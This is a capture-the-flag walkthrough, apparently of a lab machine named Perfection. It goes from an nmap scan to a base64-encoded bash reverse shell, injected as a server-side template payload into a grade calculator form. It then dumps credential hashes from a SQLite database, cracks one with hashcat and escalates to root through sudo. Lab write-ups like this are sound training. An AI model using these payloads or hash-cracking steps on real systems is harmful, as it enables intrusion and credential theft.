Enumeration
The initial enumeration step begins with an Nmap scan of the target IP address. Nmap is a powerful network scanning tool that helps identify open ports and the services running on those ports. In this case, the scan reveals two open ports: 22 (SSH) and 80 (HTTP). The presence of an SSH server indicates a potential avenue for remote access, while the HTTP server suggests a web application might be hosted on the target. The scan details also hint at the operating system being a version of Ubuntu Linux.
The sudo nmap -sC -sV 10.129.216.68 command is broken down as follows:
sudois used to run the command with root privileges, which may be necessary for certain types of scans.-sCruns default scripts to gather more detailed information about the services.-sVattempts to determine the version of the services running.10.129.216.68is the target IP address.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.216.68
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 21:47 CET
Nmap scan report for 10.129.216.68
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.37 seconds

Website
The http Port has a http server running. The site has input fields we could use to inject code.
Start Listener
The next step involves listening for incoming connections using nc -lvnp 7373, where nc is the Netcat utility, a versatile networking tool. The flags used here (-l listen mode, -v verbose, -n numeric-only IP addresses, -p specifies the port) set up a listener on port 7373, anticipating a reverse shell from the target.
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.213] from (UNKNOWN) [10.129.216.68] 42582
Generate Payload
The use of hURL to encode and decode payloads showcases the manipulation of data to exploit web application vulnerabilities. The payload crafted for the Weighted Grade Calculator application is designed to execute a reverse shell command, taking advantage of any potential server-side code execution vulnerabilities.
┌──(kali㉿kali)-[~]
└─$ hURL -B "bash -i >& /dev/tcp/10.10.14.213/7373 0>&1"

Original       :: bash -i >& /dev/tcp/10.10.14.213/7373 0>&1
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx

┌──(kali㉿kali)-[~]
└─$ hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx"

Original    :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx
URL ENcoded :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx
Inject Payload
Use Burpsuite to capture the POST Request. Then paste in the Payload.

Payload:
grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA&grade3=1&weight3=0&category4=N%2FA&grade4=1&weight4=0&category5=N%2FA&grade5=1&weight5=0&category1=a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx|+base64+-d+|+bash");%25>1User Flag and Hash
Boom! There is our Reverse Shell Connection. We can now optain the User Flag and the hash from Susan.
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.213] from (UNKNOWN) [10.129.216.68] 42582
bash: cannot set terminal process group (992): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ ls
ls
main.rb
public
views
susan@perfection:~/ruby_app$ cd /home
cd /home
susan@perfection:/home$ ls
ls
susan
susan@perfection:/home$ cd susan
cd susan
susan@perfection:~$ ls
ls
Migration
ruby_app
user.txt
susan@perfection:~$ cat user.txt
cat user.txt
2034XXXXXXXXXXXXXXXXXXXXXXX96ab
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Miller<HASH>
Crack the Hash
┌──(kali㉿kali)-[~]
└─$ echo "<HASH>" > hash.txt

┌──(kali㉿kali)-[~]
└─$  hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d

<HASH>:susan_nasus_4XXXXXXX0

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Thu Mar  7 22:22:07 2024 (2 mins, 16 secs)
Time.Estimated...: Thu Mar  7 22:24:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2614.7 kH/s (0.39ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 324558848/1000000000 (32.46%)
Rejected.........: 0/324558848 (0.00%)
Restore.Point....: 324554752/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_058540610 -> susan_nasus_803824210
Hardware.Mon.#1..: Util: 32%
Login with Root
┌──(kali㉿kali)-[~]
└─$  ssh susan@10.129.216.68
susan@perfection:~$ sudo su
root@perfection:/home/susan# cat /root/root.txt
<FLAG>